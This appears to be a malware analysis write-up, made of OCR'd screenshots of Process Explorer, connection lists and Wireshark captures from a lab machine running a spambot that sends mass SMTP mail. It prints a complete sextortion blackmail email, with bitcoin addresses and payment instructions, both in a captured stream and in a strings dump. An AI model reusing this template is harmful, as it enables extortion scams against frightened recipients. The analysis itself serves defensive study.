
38168.exe:6384 Properties

Image Performance Performance Graph Disk and Network GPU Graph Threads TCP/IP Security Environment Strings

☑ Resolve addresses


| P... | Local Address | Remote Address | State |
|---|---|---|---|
| TCP | dell_lab3:55451 | hp234.hostpapa.com:smtp | ESTABLISHED |
| TCP | dell_lab3:55504 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55505 | 172.217.197.26:smtp | ESTABLISHED |
| TCP | dell_lab3:55517 | 47.43.18.9:smtp | ESTABLISHED |
| TCP | dell_lab3:55524 | imta-ch2.sys.comcast.net:smtp | ESTABLISHED |
| TCP | dell_lab3:55527 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55528 | 98.136.96.77:smtp | LAST_ACK |
| TCP | dell_lab3:55529 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55530 | 98.136.96.77:smtp | LAST_ACK |
| TCP | dell_lab3:55531 | 172.217.197.26:smtp | ESTABLISHED |
| TCP | dell_lab3:55532 | 74.6.137.45:smtp | ESTABLISHED |
| TCP | dell_lab3:55533 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55534 | 104.47.8.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55535 | 98.136.96.77:smtp | LAST_ACK |
| TCP | dell_lab3:55536 | 144.160.159.22:smtp | ESTABLISHED |
| TCP | dell_lab3:55537 | 98.136.96.77:smtp | LAST_ACK |
| TCP | dell_lab3:55538 | 98.136.96.77:smtp | ESTABLISHED |
| TCP | dell_lab3:55539 | mta-v1.aol.mail.vip.ne1.yahoo.com:smtp | ESTABLISHED |
| TCP | dell_lab3:55540 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55541 | 172.217.197.26:smtp | ESTABLISHED |
| TCP | dell_lab3:55542 | 172.217.197.26:smtp | ESTABLISHED |
| TCP | dell_lab3:55543 | mx.windstream.net:smtp | ESTABLISHED |
| TCP | dell_lab3:55544 | 98.136.96.77:smtp | ESTABLISHED |
| TCP | dell_lab3:55545 | 104.47.8.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55546 | mta-v1.aol.mail.vip.ne1.yahoo.com:smtp | ESTABLISHED |
| TCP | dell_lab3:55547 | 104.47.5.33:smtp | ESTABLISHED |
| TCP | dell_lab3:55548 | 172.217.197.26:smtp | ESTABLISHED |
| TCP | dell_lab3:55549 | mta-v1.aol.mail.vip.ne1.yahoo.com:smtp | ESTABLISHED |
| TCP | dell_lab3:55550 | 98.136.96.77:smtp | ESTABLISHED |

12:40 AM 8/20/2019




```
Capturing from Wi-Fi

No.   Time          Source          Destination     Protocol Length Info
102… 18050.219863  173.194.76.27   192.168.1.198   SMTP      333 S: 550-5.1.1 The email account that you tried to reach does not exist. Please try | 550-5.1…
102… 18050.219864  173.194.76.27   192.168.1.198   TCP        66 25 → 53048 [SYN, ACK] Seq=0 Ack=1 Win=62920 Len=0 MSS=1398 SACK_PERM=1 WS=256
102… 18050.219864  173.194.76.27   192.168.1.198   TCP        54 25 → 53038 [ACK] Seq=54 Ack=23 Win=62976 Len=0
102… 18050.219864  173.194.76.27   192.168.1.198   SMTP      223 S: 250-mx.google.com at your service, [71.105.171.24] | 250-SIZE 157286400 | 250-8BITMIME |…
102… 18050.219948  192.168.1.198   173.194.76.27   TCP        54 53012 → 25 [FIN, ACK] Seq=89 Ack=540 Win=130816 Len=0
102… 18050.219949  192.168.1.198   173.194.76.27   TCP        54 53048 → 25 [ACK] Seq=1 Ack=1 Win=131328 Len=0
102… 18050.220475  192.168.1.198   192.168.1.1     DNS        68 Standard query 0x5647 A 7275.com
102… 18050.226334  192.168.1.198   104.47.55.33    TCP        54 53037 → 25 [ACK] Seq=23 Ack=314 Win=63927 Len=0

> Frame 102140: 333 bytes on wire (2664 bits), 333 bytes captured (2664 bits) on interface 0
> Ethernet II, Src: BelkinIn_d7:65:9b (60:38:e0:d7:65:9b), Dst: IntelCor_76:5a:02 (f8:16:54:76:5a:02)
> Internet Protocol Version 4, Src: 173.194.76.27, Dst: 192.168.1.198
> Transmission Control Protocol, Src Port: 25, Dst Port: 53012, Seq: 261, Ack: 89, Len: 279
v Simple Mail Transfer Protocol
  > Response: 550-5.1.1 The email account that you tried to reach does not exist. Please try\r\n
  > Response: 550-5.1.1 double-checking the recipient's email address for typos or\r\n
  > Response: 550-5.1.1 unnecessary spaces. Learn more at\r\n
  > Response: 550 5.1.1  https://support.google.com/mail/?p=NoSuchUser q21si214552wmj.27 - gsmtp\r\n

0000  f8 16 54 76 5a 02 60 38  e0 d7 65 9b 08 00 45 00   ··TvZ·`8 ··e···E·
0010  01 3f 4c 95 00 00 69 06  47 d8 ad c2 4c 1b c0 a8   ·?L···i· G···L···
0020  01 c6 00 19 cf 14 a2 79  07 d5 9e d2 20 55 50 18   ·······y ···· UP·
0030  00 f6 73 c6 00 00 35 35  30 2d 35 2e 31 2e 31 20   ··s···55 0-5.1.1
0040  54 68 65 20 65 6d 61 69  6c 20 61 63 63 6f 75 6e   The emai l accoun
0050  74 20 74 68 61 74 20 79  6f 75 20 74 72 69 65 64   t that y ou tried
0060  20 74 6f 20 72 65 61 63  68 20 64 6f 65 73 20 6e    to reac h does n
0070  6f 74 20 65 78 69 73 74  2e 20 50 6c 65 61 73 65   ot exist . Please
0080  20 74 72 79 0d 0a 35 35  30 2d 35 2e 31 2e 31 20    try··55 0-5.1.1
0090  64 6f 75 62 6c 65 2d 63  68 65 63 6b 69 6e 67 20   double-c hecking
00a0  74 68 65 20 72 65 63 69  70 69 65 6e 74 27 73 20   the reci pient's

Wi-Fi: <live capture in progress>        Packets: 104950 · Displayed: 104950 (100.0%)        Profile: Default
```

In the blackmail message extracted from the network pcap, we can see that the file is being blocked by anti-spam engines.



```
Wireshark · Follow TCP Stream (tcp.stream eq 19) · moarcrackingmails.pcapng

354  Go ahead d16si14183647wrr.5 - gsmtp
Received: from kimckjy ([241.34.88.115]) by 69129.com with MailEnable ESMTP; Tue, 20 Aug 2019 08:38:03 -0700
Received: (qmail 19941 invoked by uid 199); 20 Aug 2019 08:38:01 -0700
From: Save Yourself <SaveYourself07@0034.com>
To: c.h.ordggcke@gmail.com
Subject: Read carefully - baili123com
Date: Tue, 20 Aug 2019 08:38:03 -0700
Message-ID: <199415.199415@69129.com>
Mime-Version: 1.0
Content-type: text/plain; charset=utf-8;

Hey, I know your password is: baili123com

Your computer was infected with my malware, RAT (Remote Administration Tool), your browser wasn't updated /
patched, in such case it's enough to just visit some website where my iframe is placed to get automatically
infected, if you want to find out more - Google: "Drive-by exploit".

My malware gave me full access and control over your computer, meaning, I got access to all your accounts
(see password above) and I can see everything on your screen, turn on your camera or microphone and you won't
even notice about it.

I collected all your private data and I RECORDED YOU (through your webcam) SATISFYING YOURSELF!

After that I removed my malware to not leave any traces.

I can send the video to all your contacts, post it on social network, publish it on the whole web, including
the darknet, where the sick people are, I can publish all I found on your computer everywhere!

Only you can prevent me from doing this and only I can help you out in this situation.

Transfer exactly 1600$ with the current bitcoin (BTC) price to my bitcoin address.

It's a very good offer, compared to all that horrible shit that will happen if I publish everything.

Packet 200. 6 client pkts, 17 server pkts, 10 turns. Click to select.
Entire conversation (3375 bytes)        Show and save data as ASCII        Stream 19
Find:
```

```
moarcrackingmails.pcapng
tcp.stream eq 19
No.   Time      Sourc
  41 0.186866   173.
  47 0.187024   192.
  86 0.413568   173.
  91 0.423642   173.
  99 0.469248   192.
 200 0.916150   192.
 245 1.152401   173.
> Frame 47: 76 bytes on wi
> Ethernet II, Src: IntelC
> Internet Protocol Versio
> Transmission Control Pro
v Simple Mail Transfer Pro
  v Command Line: EHLO [7
      Command: EHLO
      Request parameter:
0000  60 38 e0 d7 65 9b f8 16
0010  00 3e 39 f3 40 00 80 06
0020  4c 1b d1 cd 00 19 dc ea
0030  02 01 41 d4 00 00 45 48
0040  30 35 2e 31 37 31 2e 32
Frame (frame), 76 bytes        ) · Dropped: 0 (0.0%)        Profile: Default
```



Wireshark · Follow TCP Stream (tcp.stream eq 19) · moarcrackingmails.pcapng

```
Transfer exactly 1600$ with the current bitcoin (BTC) price to my bitcoin address.

It's a very good offer, compared to all that horrible shit that will happen if I publish everything.

You can easily buy bitcoin here: www.paxful.com , www.coingate.com , www.coinbase.com , or check for bitcoin ATM near you, or Google for other exchanger.
You can send the bitcoin directly to my address, or create your own wallet first here: www.login.blockchain.com/en/#/signup/ , then receive and send to mine.

My bitcoin address is: 194iizBy5K9AVDqTBvzDAWR6t9MrrqvseZ

Copy and paste my address, it's (cAsE-sEnSEtiVE)

I give you 3 days time to transfer the bitcoin.

As I got access to this email account, I will know if this email has already been read.
If you get this email multiple times, it's to make sure that you read it, my mailer script is configured like this and after payment you can ignore it.
After receiving the payment, I will remove everything and you can life your live in peace like before.

Next time update your browser before browsing the web.




Mail-Client-ID: 1994152281
.
550-5.7.1 [71.105.171.24       7] Our system has detected that this message is
550-5.7.1 likely unsolicited mail. To reduce the amount of spam sent to Gmail,
550-5.7.1 this message has been blocked. Please visit
550-5.7.1  https://support.google.com/mail/?p=UnsolicitedMessageError
550 5.7.1  for more information. d16si14183647wrr.5 - gsmtp
```


Packet 531. 6 client pkts, 17 server pkts, 10 turns. Click to select.

Entire conversation (3375 bytes) · Show and save data as: ASCII · Stream: 19

Find:

We can see that the file is being blocked by anti-spam engines.

This is the address that is replaced by the copy-paste.



Process Explorer - Sysinternals: www.sysinternals.com [Dell_LAB2\Martin Davis] (Administrator)
File
Options
View
Process
Find
DLL
Users
Help

| Process | CPU | Private Bytes | Working Set | PID | Description | Com |
|---|---|---|---|---|---|---|
| lsass.exe | | 6,992 K | 17,168 K | 692 | Local Security Authority Proc... | Micrc |
| fontdrvhost.exe | | 1,564 K | 3,744 K | 872 | Usermode Font Driver Host | Micrc |
| csrss.exe | 0.05 | 2,400 K | 5,876 K | 16268 | Client Server Runtime Process | Micrc |
| winlogon.exe | | 2,760 K | 9,812 K | 16316 | Windows Logon Application | Micrc |
| fontdrvhost.exe | | 8,204 K | 15,636 K | 15980 | Usermode Font Driver Host | Micrc |
| dwm.exe | 0.19 | 59,992 K | 81,632 K | 14156 | Desktop Window Manager | Micrc |
| igfxEM.exe | | 3,516 K | 12,164 K | 13000 | igfxEM Module | Intel |
| igfxHK.exe | | 2,472 K | 9,124 K | 10552 | igfxHK Module | Intel |
| igfxTray.exe | | 3,040 K | 10,972 K | 12720 | | |
| explorer.exe | 0.05 | 70,148 K | 128,196 K | 11428 | Windows Explorer | Micrc |
| SecurityHealthSystray.exe | | 1,756 K | 8,396 K | 14424 | Windows Security notification... | Micrc |
| RtkNGUI64.exe | | 4,548 K | 13,672 K | 9172 | Realtek HD Audio Manager | Real |
| RAVBg64.exe | | 5,856 K | 14,004 K | 14644 | HD Audio Background Process | Real |
| sysztlz.exe | 0.01 | 3,984 K | 14,848 K | 11768 | SCREAMUtility | |
| 32776.exe | 2.72 | 5,812 K | 14,016 K | 9732 | ButtonSub MFC Application | |
| 21029.exe | 0.12 | 79,436 K | 86,964 K | 5960 | | |
| chrome.exe | | 37,712 K | 87,116 K | 9756 | Google Chrome | Goo |
| chrome.exe | | 1,752 K | 6,604 K | 9164 | Google Chrome | Goo |
| chrome.exe | | 2,056 K | 8,748 K | 10044 | Google Chrome | Goo |
| chrome.exe | | 63,120 K | 64,584 K | 14056 | Google Chrome | Goo |
| chrome.exe | | 8,536 K | 22,096 K | 14044 | Google Chrome | Goo |
| chrome.exe | | 13,024 K | 20,464 K | 9600 | Google Chrome | Goo |
| chrome.exe | < 0.01 | 31,364 K | 50,592 K | 10804 | Google Chrome | Goo |
| powershell.exe | < 0.01 | 53,420 K | 67,176 K | 1888 | Windows PowerShell | Micrc |
| conhost.exe | | 3,800 K | 12,324 K | 7764 | Console Window Host | Micrc |
| procexp64.exe | 1.67 | 32,204 K | 51,020 K | 6768 | Sysinternals Process Explorer | Sysir |
| Wireshark.exe | 2.16 | 189,728 K | 222,108 K | 13416 | Wireshark | The \ |
| dumpcap.exe | 0.05 | 3,124 K | 10,128 K | 14824 | Dumpcap | The \ |
| conhost.exe | | 6,976 K | 12,880 K | 15060 | Console Window Host | Micrc |
| ApntEx.exe | | 1,856 K | 7,544 K | 12332 | Alps Pointing-device Driver fo... | Alps |
| conhost.exe | | 6,920 K | 12,848 K | 12584 | Console Window Host | Micrc |

| Name | Description | Company Name | Path |
|---|---|---|---|
| 21029.exe | | | C:\Users\Martin Davis\AppData\Local\T |
| SortDefault.nls | | | C:\Windows\Globalization\Sorting\SortDefault.nls |

CPU Usage: 8.71% · Commit Charge: 24.55% · Processes: 157 · Physical Usage: 29.62%

Printable strings found in the scan:

```
DATA
%s.com
Received: from %s ([%d.%d.%d.%d]) by %s with MailEnable ESMTP; %s
Received: (qmail %s invoked by uid %s); %s
From: Save Yourself %s
To: %s
Subject: %s%s
Date: %s
Message-ID: <%s.%s@%s>
Mime-Version: 1.0
Content-type: text/plain; charset=utf-8;
Hey, I know your password is:
Your computer was infected with my malware, RAT (Remote Administration Tool), your browser wasn't updated / patched,
My malware gave me full access and control over your computer, meaning, I got access to all your accounts (see passwor
I collected all your private data and I RECORDED YOU (through your webcam) SATISFYING YOURSELF!
After that I removed my malware to not leave any traces.
I can send the video to all your contacts, post it on social network, publish it on the whole web, including the darknet, wher
Only you can prevent me from doing this and only I can help you out in this situation.
Transfer exactly 800$ with the current bitcoin (BTC) price to my bitcoin address.
It's a very good offer, compared to all that horrible shit that will happen if I publish everything.
You can easily buy bitcoin here: www.paxful.com , www.coingate.com , www.coinbase.com , or check for bitcoin ATM near
I give you 2 days time to transfer the bitcoin.
You can send the bitcoin directly to my address, or create your own wallet first here: www.login.blockchain.com/en/#/signu
My bitcoin address is: 1NWh772kEQeX2MPAM877qK7LaN7CEcWyE1
Copy and paste my address, it's (cAsE-sEnSEtiVE)
As I got access to this email account, I will know if this email has already been read.
If you get this email multiple times, it's to make sure that you read it, my mailer script is configured like this and after payme
After receiving the payment, I will remove everything and you can life your live in peace like before.
```

○ Image ● Memory